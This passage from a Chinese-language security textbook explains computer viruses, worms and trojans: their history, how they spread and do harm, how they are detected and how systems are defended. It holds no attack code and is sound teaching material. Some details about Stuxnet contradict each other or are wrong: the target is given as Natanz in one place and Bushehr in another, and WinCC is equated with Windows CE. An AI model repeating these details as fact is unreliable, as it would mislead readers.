



本章学习要点

- 掌握计算机病毒的概念、特征、检测方法、传播途径和危害。
- 掌握木马的概念和组成。
- 掌握 DDoS 攻击的原理和步骤。
- 掌握缓冲区溢出的原理。
- 了解黑客的概念、手段和防范措施。
- 了解恶意代码的防范措施。

【案例 5-1】



震网病毒：伊朗核工厂的隐忧与挑战

震网病毒,这款首次亮相于 2010 年的恶性蠕虫计算机病毒,以工业上广泛使用的可编程逻辑控制器(PLC)为攻击目标。该病毒在全球范围内感染了超过 20 万台计算机,并对伊朗浓缩铀工厂造成了严重破坏,导致五分之一的离心机停摆。其感染路径主要通过 U 盘进行传播,进而篡改 PLC 控制软件代码,误导 PLC 向离心机发出错误指令。伊朗纳坦兹的核工厂是此病毒的主要攻击目标,它专为 Windows 操作系统设计,并会在计算机上搜寻西门子公司公司的 PLC 控制软件,若未找到该软件,震网病毒会暂时潜伏,一旦发现 PLC 控制软件,则会深入感染。接下来,病毒会周期性地更改 PLC 的工作频率,导致 PLC 控制的离心机旋转速度出现骤升骤降,进而引发离心机异常震动和应力畸变,最终造成离心机的破坏。2009 年上半年,由于部分离心机的异常停机,伊朗核工厂遭受了严重的生产事故,最终导致伊朗原子能机构的负责人辞职。在随后的 2009 年 11 月至 2010 年 1 月,震网病毒对伊朗核工厂发动了攻击,导致一千多台离心机被摧毁。在病毒的影响下,纳坦兹核工厂的离心机数量从原本的 4700 台锐减至 3000 多台,工厂在 2010 年还因技术问题多次停工,使得其浓缩铀分离能力相较于 2009 年下降了 30%。

【案例 5-1 分析】

震网病毒的复杂性及其对工业设备的精准打击,都显示出这并非普通黑客所为,而是来自某个西方大国的网络情报机构之手,据国际反病毒专家研究,该病毒的幕后黑手可能来自美国 and 以色列。

震网病毒运用了多种先进技术,如利用微软 Windows 系统多个未公开漏洞、Rootkit 隐藏功能等,突破了传统病毒的局限,该事件不仅展示了网络攻击技术的强大破坏力,还涉及国家间的战略博弈、道德伦理和法律规范等多方面问题。

5.1 恶意代码与防御

恶意代码是指故意编制或设置的、对网络或系统会产生威胁或潜在威胁的计算机代码。最常见的恶意代码有计算机病毒(简称为病毒)、特洛伊木马(简称为木马)、计算机蠕虫(简称为蠕虫)、后门、逻辑炸弹等。

► 5.1.1 计算机病毒与防御

计算机病毒是一种“计算机程序”,它不仅能破坏计算机系统,而且能够传播、感染到其他系统。它通常隐藏在其他看起来无害的程序中,能生成自身的复制品并将其插入其他程序中,执行恶意操作。

我国正式颁布实施的《中华人民共和国计算机信息系统安全保护条例》第 28 条明确指出:“计算机病毒,是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据,影响计算机使用,并能自我复制的一组计算机指令或者程序代码。”这个定义具有法律性和权威性。

计算机病毒的生命周期由开发期、传染期、潜伏期、发作期、发现期、消化期和消亡期组成。

随着计算机网络的普及,计算机病毒和网络病毒的界限越来越模糊。广义上认为通过网络传播,同时破坏某些网络组件(服务器、客户端、交换和路由设备)的病毒就是网络病毒。狭义上认为局限于网络范围的病毒就是网络病毒,即网络病毒利用网络协议及网络体系结构作为其传播途径或机制,其破坏也应是针对网络的。

1. 计算机病毒产生的原因

(1) 开玩笑。病毒制造者为了满足自己的表现欲,故意编制出一些特殊的计算机程序,让别人的计算机中出现一些动画、播放声音或提出问题让使用者回答,此类病毒破坏性一般不大。

(2) 恶作剧。编程人员在无聊时出于游戏的心理编制了一些有一定破坏性的小程序,并用此类程序相互制造恶作剧,如最早的“磁芯大战”就是这样产生的。

(3) 个别人的报复心理。如台湾地区的学生陈盈豪,就是因为曾经购买的一款杀病毒软件的性能并不如厂家所说的那么强大,为了报复厂家,自己编写了一个能避过当时各种杀病毒软件并且破坏力极强的 CIH 病毒,使全球的计算机用户产生了巨大损失。

(4) 用于版权保护。一些商业软件公司为了不让自己的软件被非法复制和使用,在软件上运用加密和保护技术,并编写了一些特殊程序附在正版软件上,如遇到非法使用,则此类程序将自动激活并对盗用者的计算机系统进行干扰和破坏,如巴基斯坦病毒。

(5) 政治、经济和军事等目的。一些组织或个人编制的一些病毒程序用于攻击敌方计算机,给敌方造成灾难或直接性的经济损失,如震网病毒。

2. 计算机病毒的分类

计算机病毒的分类方法有多种,最常用的分类方法是按病毒对计算机破坏的程度和传染方式来分。

按照病毒对计算机破坏的程度来分,主要分为良性病毒和恶性病毒。

良性病毒指那些只表现自己而不破坏系统数据的病毒。良性病毒在发作时,仅占用 CPU 的时间,进行与当前执行程序无关的事件来干扰系统工作,一般都是恶作剧的产物。典型代表如小球病毒等。

恶性病毒指那些人为地破坏计算机系统数据的病毒,这些病毒的目的是删除文件、对硬盘进行格式化、修改系统数据等。这种病毒的危害性极大,有些病毒发作后可以给用户造成不可挽回的损失。典型代表如黑色星期五病毒等。

按照传染方式即病毒在计算机中的传播方式有引导型病毒、文件型病毒及复合型病毒三种。

(1) 引导型病毒是指寄生在磁盘引导区或主引导区的计算机病毒。此种病毒利用系统引导时不对主引导区的内容正确与否进行判别的缺点,在系统引导的过程中侵入系统,驻留内存,监视系统运行,等待时机传染和破坏。它不以文件的形式存在磁盘上,没有文件名,不能用 Dir 命令显示,也不能用 Del 命令删除,十分隐蔽。按照引导型病毒在硬盘上的寄生位置又可细分为主引导记录病毒和分区引导记录病毒。主引导记录病毒感染硬盘的主引导区,如大麻病毒、2708 病毒、火炬病毒等;分区引导记录病毒感染硬盘的活动分区引导记录,如小球病毒、Girl 病毒等。

(2) 文件型病毒,也称为外壳型病毒,是指能够寄生在文件中的计算机病毒。这类病毒程序感染可执行文件或数据文件,它们存放在可执行文件的头部或尾部,当文件运行时,病毒可得到控制权进行传播并进行破坏活动。如 1575/1591 病毒、848 病毒感染 .com 和 .exe 等可执行文件; Macro/Concept、Macro/Atoms 等宏病毒感染 .doc 文件。

(3) 复合型病毒是指具有引导型病毒和文件型病毒寄生方式的计算机病毒。这种病毒具有引导型病毒和文件型病毒两种特征,以两种方式进行传染。这种病毒既可以传染引导扇区又可以传染可执行文件,从而使它们的传播范围更广,这种病毒也更难于被消除干净。这种病毒有 Flip 病毒、新世纪病毒、One-half 病毒等。

3. 计算机病毒的特征

计算机病毒具有传染性、隐蔽性、潜伏性、可激发性、破坏性、主动性等特征。

(1) 传染性,是病毒的基本特征。计算机病毒会通过各种渠道从已被感染的计算机扩散到未被感染的计算机。病毒程序代码一旦进入计算机并得以执行,就会搜寻其他符合其传染条件的程序或存储介质,确定目标后再将自身代码插入其中,达到自我繁殖的目的,一台染毒的主机在很短时间内就能对整个网络的主机进行传染,直至拖垮整个网络,如图 5-1 所示。




图 5-1 一台染毒的主机拖垮整个网络

(2) 隐蔽性。计算机病毒是一种具有很高编程技巧、短小精悍的可执行程序,它总是想方设法隐藏自身,防止被用户察觉。

(3) 潜伏性。一个编制精巧的计算机病毒程序,进入系统之后一般不会马上发作,可以在几周或者几个月内甚至几年内隐藏在合法文件中,等到触发条件满足的时候再触发。

(4) 可激发性。因某个事件或数值的出现,诱使病毒实施感染或进行攻击的特性。

(5) 破坏性。系统被病毒感染后,病毒一般不即时发作,而是潜藏在系统中,等条件成熟后便会发作,给系统带来严重的破坏。

(6) 主动性。病毒对系统的攻击是主动的,计算机系统无论采取多么严密的保护措施都不可能彻底排除病毒对系统的攻击。防护措施只是一种预防手段而已,因为防护措施都是滞后于病毒的,任何一个防护措施都不能预测将来会出现什么病毒,都是病毒出现后再去破解、查杀。

4. 计算机病毒的传播途径

计算机的主要功能是信息共享。计算机病毒作为坏计算机程序,在可以交换数据的环境下就可以进行传播。计算机病毒常见传播方式如图 5-2 所示。




图 5-2 病毒的常见传播方式

(1) 移动存储设备。如 U 盘、CD、移动硬盘等都可以是传播病毒的路径,而且因为它们经常被移动和使用,所以更容易受到计算机病毒的青睐,成为计算机病毒的携带者。

(2) 网络。网络上的所有应用如网页、电子邮件、QQ、BBS 等都是计算机病毒网络传播的途径,特别是随着网络技术的发展,网络带宽越来越宽,计算机病毒传播的速度越来越快,范围也在逐步扩大。

(3) 计算机系统和软件的缺陷。软件开发者为了方便升级或者设计不完善而造成的缺陷,成为越来越多计算机病毒的传播途径。

5. 常见的计算机病毒

(1) 爬行者 Creeper。

1971 年出现,是人类所知的第一个病毒类程序,这个程序甚至都称不上是病毒程序,只是一段恶意代码。主要感染 ARPANET 系统,破坏方式是不断自我复制,直到将硬盘塞满。

(2) CIH。

1998 年出现,主要感染 Windows 95/98 系统,被 CIH 感染的计算机硬盘会狂转,随后计算机中所有的 .exe 文件均会遭到破坏与病毒感染,成为新的感染源。然后 CIH 会在硬盘主引导区中写垃圾数据,直至硬盘的数据全部被破坏为止,让用户想恢复数据都无从入手,如图 5-3 所示。最终将计算机主板的 BIOS 信息全部清除,计算机系统彻底瘫痪。最终造成全球 5 亿

美元的损失,同时也让很多人醒悟到要购买正版杀毒软件,带动了国内数以亿计的杀毒市场。



图 5-3 CIH 病毒

(3) Melissa(梅丽莎),又名辛普森一家。

1999 年出现,主要感染 Windows 系统下的 Outlook,感染后自动给自己地址簿里的好友发送电子邮件,每一封电子邮件都带着一个名为 List.doc 的病毒文件。随着受害者的好友、好友的好友和好友的好友的好友不断地叠加感染,最终梅丽莎病毒造成了雅虎、美国在线、微软、朗讯、英特尔和美国多所知名大学网站的服务器瘫痪。

(4) I Love You,又名爱虫。

2000 年出现,主要感染 Windows 系统,它会往邮箱中发送写有“I Love You”标题的电子邮件,只要打开了此邮件,就感染了病毒。爱虫病毒总共感染了 4500 万台计算机。

(5) 尼姆达。

2001 年出现,主要感染 Windows 32 位系统,通过文件、电子邮件、系统漏洞、网页 4 种方式进行传播,最终造成全球 3.7 亿元经济损失。

(6) 冲击波。

2003 年出现,主要感染 Windows 系统,通过 Windows 漏洞传播的病毒,中毒后计算机会弹框告诉用户还有 59s 就要自动重启了,随后就是一遍又一遍地重启,如图 5-4 所示。全球 80% 的 Windows 系统遭受了攻击。

(7) MyDoom。

2004 年出现,主要感染 Windows 98/2000/XP 系统,通过电子邮件传播,全球每 12 封电子邮件中就至少有 1 封带着




图 5-4 冲击波病毒

MyDoom 病毒。在病毒发作的那几天,全球至少有三分之一的计算机无法联网,因为网速实在太慢了。

6. 计算机病毒的危害

病毒在爆发时会直接破坏计算机中的重要数据,会直接破坏 CMOS 设置或者删除重要文

件,会格式化磁盘或者改写目录区,会用“垃圾”数据来改写文件。计算机病毒是一段计算机代码,会占用计算机的内存空间,有些大的病毒还在计算机内部自我复制,导致计算机内存大幅度减少。病毒运行时抢占中断、修改中断地址或者在中断过程中加入病毒的程序,干扰系统的正常运行。病毒侵入系统后会自动搜集用户重要的数据,窃取、泄露信息和数据,造成用户信息大量泄露,给用户带来不可估量的损失和严重的后果。

(1) 破坏内存。

病毒破坏内存的方法主要包括大量占用计算机内存、禁止分配内存、修改内存容量和消耗内存 4 种。病毒在运行时占用大量的内存和消耗大量的内存资源,导致系统资源匮乏,进而导致死机。

(2) 破坏文件。

病毒破坏文件的方式主要包括重命名、删除、替换内容、颠倒或复制内容、丢失部分程序代码、写入时间空白、分割或假冒文件、丢失文件簇和丢失数据文件等。受到病毒破坏的文件,如果不及时杀毒,将不能使用。

(3) 影响计算机运行速度。

病毒在计算机中一旦被激活,就会不停地运行,占用计算机大量的系统资源,使计算机的运行速度明显减慢。

(4) 影响操作系统正常运行。

计算机病毒还会破坏操作系统的正常运行,主要表现方式包括自动重启计算机、无故死机、不执行命令、干扰内部命令的执行、打不开文件、虚假报警、占用特殊数据区、强制启动软件和扰乱各种输出/入口等。

(5) 破坏硬盘。

计算机病毒攻击硬盘的主要表现包括破坏硬盘中存储的数据、不读/写盘、交换操作和不完全写盘等。

(6) 破坏系统数据区。

由于硬盘的数据区中保存了很多的文件及重要数据,计算机病毒对其进行破坏通常会引起毁灭性的后果。病毒主要攻击的是硬盘主引导扇区、BOOT 扇区、FAT 表和文件目录等区域,当这些位置被病毒破坏时,只能通过专业的数据恢复还原数据。

病毒对企业内部网络的危害如图 5-5 所示,病毒通常利用 E-mail、Web 和 FTP 等服务进入企业内部网络,然后快速散播,造成重大损失。

7. 计算机病毒的检测

系统中如果出现了以下异常情况,首先排查出现异常的原因,再利用检测方法检测计算机是否中毒。

- (1) 磁盘不能引导系统或引导时死机。
- (2) 系统启动速度变慢。
- (3) 磁盘读/写文件速度明显变慢,访问时间增加。
- (4) 磁盘上的文件或程序突然丢失。
- (5) 开机运行几秒后突然黑屏。
- (6) 计算机发出异常声音。
- (7) 磁盘可用空间持续减少。

常用的病毒检测方法有比较法、特征代码扫描法、校验和法、行为监测法、感染实验法、软




图 5-5 病毒危害企业内部网络

件模拟法和分析法等。

1) 比较法

比较法不需要专用的查病毒程序,只要用原始的或正常的与被检测的进行比较。比较法包括长度和内容比较法、内存比较法、中断比较法等。比较法的优点是简单、方便、不需要专用软件;缺点是无法确认病毒的种类名称。

(1) 长度和内容比较法。

病毒感染系统或文件必然引起系统或文件的长度和内容变化,以长度或内容是否变化作为检测病毒的依据是有效的。但是有些命令(如连接命令)可以引起长度和内容变化但是合法的。某些病毒感染文件时宿主文件长度可保持不变。

(2) 内存比较法。

病毒如果驻留于内存必须在内存中申请一定的空间并对该空间进行占用、保护,因此,通过对内存的检测,观察其空间变化与正常系统内存的占用和空间进行比较,可以判定是否有病毒驻留,但无法判定为何种病毒,此法对于那些隐蔽型病毒无效。

(3) 中断比较法。

病毒为实现其隐蔽和传染破坏的目的常采用“截留盗用”技术更改、接管中断向量让系统中断向量转向执行病毒控制部分。因此,将正常系统的中断向量与有毒系统的中断向量进行比较可以发现是否有病毒修改和盗用中断向量。

2) 特征代码扫描法

特征代码扫描法是用每一种病毒体含有的特定字符串对被检测的对象进行扫描,如果在被检测对象内部发现了某一种特定字符串就表明发现了该字符串所代表的病毒。病毒扫描软件由两部分组成:一部分是病毒代码库含有经过特别选定的各种计算机病毒的代码串;另一部分是利用该代码库进行扫描的扫描程序。病毒扫描程序能识别的计算机病毒的数目完全取决于病毒代码库内所含病毒的种类有多少,且不能检测未出现过的新病毒。

特征代码扫描法的优点是可识别病毒的名称、误报警率低和依据检测结果可做杀毒处理。缺点是不能检测未知病毒、搜集已知病毒的特征代码费用开销大、不能检查多形性病毒。

3) 校验和法

将正常文件的内容计算其校验和,将该校验和写入文件中或写入别的文件中保存,在文件使用过程中定期检查文件计算校验和,与原来保存的校验和比较是否一致。校验和法的优点是能发现未知病毒,缺点是不能识别病毒名称。

4) 行为监测法

利用病毒特有行为特性来监测病毒的方法称为行为监测法。行为监测病毒的行为特征如下。

- (1) 引导型病毒都攻击 Boot 扇区或主引导扇区。
- (2) 病毒常驻内存后会修改系统内存总量。
- (3) 对 .com、.exe 文件做写入动作。
- (4) 染毒程序先运行病毒而后执行宿主程序,在两者切换时有许多特征行为。

行为监测法的优点是不仅可以发现已知病毒,而且可以相当准确地预报未知的多数病毒。行为监测法的缺点是不能识别病毒名称且实现起来有难度。

5) 分析法

反病毒技术人员常使用分析法发现病毒,使用分析法的目的如下。

- (1) 确认被观察的磁盘引导区和程序中是否含有病毒。
- (2) 确认病毒的类型和种类。
- (3) 提取病毒特征识别用的字符串或特征字,添加到病毒代码库中供病毒扫描和识别程序用。
- (4) 剖析病毒代码,制定相应的反病毒措施方案。

比较法适合于不需要专用软件发现异常情况的场合,特征代码扫描法适用于查杀病毒软件的制作,校验和法和行为监测法可以发现未知病毒,分析法主要由具备专业知识的人员识别病毒和研制反病毒系统时使用。实践表明,使用一种检测方法不能充分认定被检对象是否被病毒感染,多种检测方法配合使用效果更好。

8. 计算机病毒的防范措施

计算机病毒时刻准备攻击,但计算机病毒也不是不可控制的,可以通过以下几个方面来减少计算机病毒对计算机带来的破坏。

- (1) 安装杀毒软件。升级杀毒软件病毒库,定时对计算机进行病毒查杀。
- (2) 养成良好的上网习惯。不要执行从网络下载后未经杀毒处理的软件,不访问不受信任的网站,拒绝陌生网友传送的文件,对不明邮件及附件慎重打开,不乱点击未知链接。
- (3) 慎用设备共享功能。在使用移动存储设备时,尽可能不要共享这些设备,在对信息安全要求比较高的场所,应将计算机上面的 USB 接口封闭。同时,有条件的情况下应该做到专机专用。
- (4) 系统定期打补丁。不论是什么系统,系统开发者在发现严重安全漏洞以及做出安全升级时都会推出相应的安全补丁,应在第一时间打上补丁为系统做好防护措施。
- (5) 应用软件及时更新。将应用软件升级到最新版本,避免病毒通过其他应用软件漏洞进行病毒传播。
- (6) 隔离中毒计算机。在使用计算机的过程,若发现计算机中病毒或者是计算机异常,或者计算机网络一直中断或者网络异常,应立即切断网络,以免病毒在网络中传播。
- (7) 设置复杂密码。设置计算机账户密码时,密码应尽量设置得复杂些,最好是由特殊符

号+字母+数字组成,降低被破解的风险。

(8) 学会使用右键扫描功能。当使用移动介质时,最好单击鼠标右键,再单击“打开”,必要时可以采用单击右键选择扫描功能,对该文件进行扫描以降低风险。

► 5.1.2 蠕虫

蠕虫是无须计算机使用者干预即可运行的独立程序,它通过不停地获得网络中存在漏洞的计算机的部分或全部控制权来进行传播,是一种可以自我复制的代码,并且通过网络传播,通常无须人为干预就能传播。蠕虫入侵并完全控制一台计算机之后,就会把这台机器作为宿主,进而扫描并感染其他计算机。当这些新的被蠕虫入侵的计算机被控制之后,蠕虫会以这些计算机为宿主继续扫描并感染其他计算机,这种行为会一直延续下去。蠕虫使用这种递归的方法进行传播,按照指数增长的规律传播自己,进而控制越来越多的计算机。

1. 计算机病毒与蠕虫的区别

计算机病毒与蠕虫的一个重要区别是,病毒需要借助活动宿主程序或已被感染的活动操作系统才能运行、造成破坏并感染其他可执行文件或文档。蠕虫是独立的恶意程序,可以通过计算机网络进行自我复制和传播,不需要人工干预。蠕虫和计算机病毒的区别如表 5-1 所示。

表 5-1 蠕虫和计算机病毒的区别

主 要 区 别	计算机病毒	蠕 虫
存在形式	寄存文件	独立程序
传染机制	宿主程序运行	主动攻击
传染目标	本地文件	网络计算机

2. 蠕虫的工作原理

蠕虫的工作原理如图 5-6 所示,具体包括以下三个步骤。

(1) 扫描。扫描的过程就是用扫描器扫描主机,探测主机的操作系统类型、版本、主机名、用户名、开放端口、开放的服务器软件版本等。对随机选取的某一段 IP 地址进行探测,如果地址存在,就对该主机进行扫描。随着蠕虫的传播,新感染的主机也开始对其他机器扫描,虽然扫描程序发出的探测包很小,但是大量蠕虫的扫描程序会引起严重的网络拥塞。

(2) 攻击。当蠕虫扫描到有漏洞的主机后,就开始进行攻击、传染直至获取主机的管理员权限等。攻击的过程一般分为两种类型,一种是利用漏洞的攻击,如果扫描返回的操作系统或者软件是具有漏洞的版本,就直接利用漏洞进行攻击并获得相应的权限。另一种就是基于文件共享和弱密钥的攻击,这种攻击需要根据搜集的信息试探猜测用户密码。一般的蠕虫都有试探空密码、简单密码、与已知密码是否相同等机制,猜中密码后就拥有了对远端主机的控制权。

(3) 复制。将蠕虫程序复制到新主机并启动,实际上是一个文件传输的过程,就是用文件传输协议和端口进行网络传输。

3. 蠕虫的特点

(1) 利用操作系统和应用程序漏洞主动进行攻击。

(2) 蠕虫制作技术与传统病毒不同。

传统病毒需要将自身寄生在其他程序体内,会在程序运行时先执行病毒程序代码,从而造成感染与破坏。而蠕虫不需要寄生在其他程序中,它是一段独立的程序或代码,因此也避免了受宿主程序的牵制,可以不依赖宿主程序而独立运行,从而主动地实施攻击。




图 5-6 蠕虫的工作原理

(3) 传播速度更快更广。

蠕虫相比传统病毒具有更大的传染性,因为它不仅感染本地计算机,而且会以本地计算机为基础,感染网络中其他的服务器和客户端。蠕虫可以通过文件、电子邮件、Web 服务器、网络共享等途径进行肆意传播,因此,其传播速度相比传统意义的病毒快几百倍,可以在几小时内感染全球网络,造成难以估计的损失。

(4) 与黑客技术相结合。

4. 典型的蠕虫

(1) 熊猫烧香。

2006 年出现的蠕虫,主要感染 Windows XP 系统,通过端口攻击和恶意脚本,计算机中所有可执行文件的图标全部变成一只举着三只香的胖熊猫,如图 5-7 所示,并且都无法执行。硬盘中的 GHO 磁盘镜像文件也被删除。通过 Windows 系统共享漏洞和用户弱口令攻击感染局域网内的计算机,并同时释放 Autorun.inf 感染 U 盘和移动硬盘。国内至少有 100 万台计算机受到感染。



图 5-7 熊猫烧香

(2) Stuxnet 蠕虫,超级工厂病毒,震网。

2010 年出现,主要感染西门子 Win CC 工控系统即 Windows CE,通过 U 盘将自己摆渡到目标工控机中,然后发作。第一批发作的 60%都将目标定在了伊朗布什尔核电站的西门子工控系统上,导致伊朗布什尔核电站瘫痪,这个核电站正是美国怀疑伊朗制造核武器的基地,后来出现的变种开始攻击全球的西门子工控系统。

5. 蠕虫的防范

对蠕虫的防范可采取检测加屏蔽的方法。

(1) 检测。主要发现被蠕虫感染的主机。被感染的计算机会向网络中的某段 IP 地址发送扫描包,这种扫描包的特点是发出大量的 NAT 会话,会话中只有上传包,下载包很小或者为零。由于所有的数据包都经过路由器,通过路由器的管理界面就会发现异常,进而锁定被感染的主机。

(2) 屏蔽。发现被感染的主机,就对该主机实施屏蔽,这样就能避免该主机再去感染其他机器。利用路由器的管理功能,关闭蠕虫向外发扫描包的端口,再采取杀毒措施或者安装相应的补丁程序。

对于不同攻击类型的蠕虫,也可以采取不同的防范方法,具体的防范方法如图 5-8 所示。




图 5-8 不同攻击类型蠕虫的防护

(1) 针对病毒邮件的大量涌进,传递病毒与阻绝邮件服务的攻击,策略是建立 SMTP 防病毒墙,过滤病毒邮件。

(2) 针对利用系统或应用程序的安全性漏洞,直接从远程进行攻击,策略是端口的紧急关闭与安装对应补丁。

(3) 针对利用 IE 漏洞自动从 Internet 下载蠕虫程序,策略是建立 HTTP 防病毒墙,过滤下载文件。

(4) 针对利用网络共享散播病毒文件的攻击,策略是针对指定档案禁止复制,紧急关闭共享活页夹。

(5) 针对修改系统 ini 文件或建立开机服务项目,使蠕虫程序在每次开机时自动执行攻击,策略是远程执行病毒清除系统。

► 5.1.3 木马

木马是隐藏在正常程序中一段具有特殊功能的恶意代码,与一般病毒不同,它不会自我繁殖,也并不“刻意”地去感染其他文件,它通过将自身伪装吸引用户下载执行,然后就可以随心所欲摆布用户的机器。它是一种基于远程控制的黑客工具,将控制程序寄生于被控制的计算机系统中里应外合,感染了木马的系统用户的一切秘密都将暴露在别人面前,隐私将不复存

在。木马一般以寻找后门、窃取密码和重要文件为主,还能对计算机进行跟踪监视、控制、查看与修改资料等操作,具有很强的隐蔽性、突发性和攻击性。图 5-9 是一个木马示意图,伪装成图片文件的木马程序,实则是. exe 文件。

1. 木马的组成

完整的木马程序由服务器端和客户端(控制端)两部分组成。“中了木马”就是指计算机中被安装了木马的服务器端程序。黑客安装客户端后,对服务器端发起连接请求,服务器端响应连接,黑客通过网络控制用户计算机,用户计算机中的各种文件、程序、账号、密码等都可能被窃取,其原理如图 5-10 所示。




图 5-9 木马示意图




图 5-10 木马攻击原理

一个木马程序的组成如图 5-11 所示,图中的两个. exe 程序分别是服务器端和客户端程序。黑客通过诱导客户点击,攻破用户计算机或利用用户计算机漏洞等方法安装服务器端。程序一旦安装成功,用户计算机就成了“肉鸡”,黑客就可以随意操纵用户的机器并利用它做任何事情。肉鸡也称为傀儡机,指中了木马,或者留了后门,被黑客远程控制的机器。它可以是各种系统,如 Windows、Linux、UNIX 等,也可以是一家公司、企业、学校,甚至是政府军队的服务器,现在把有 Web Shell 权限的机器也叫作肉鸡。肉鸡通常被用作 DDoS 攻击,要登录肉鸡,需要远程计算机的 IP、用户名和密码三个参数。



图 5-11 木马程序的组成

2. 木马的运行模式

木马的设计者为了防止木马被发现,采用多种手段隐藏木马。木马服务器端一旦运行并被客户端连接,其客户端将享有服务器端的操作权限,例如,给计算机增加口令,浏览、移动、复制、删除文件,修改注册表,更改计算机配置等。木马的运行模式分为以下三种。

- (1) 潜伏在正常的程序应用中,附带执行独立的恶意操作。
- (2) 潜伏在正常的程序应用中,但会修改正常的应用进行恶意操作。
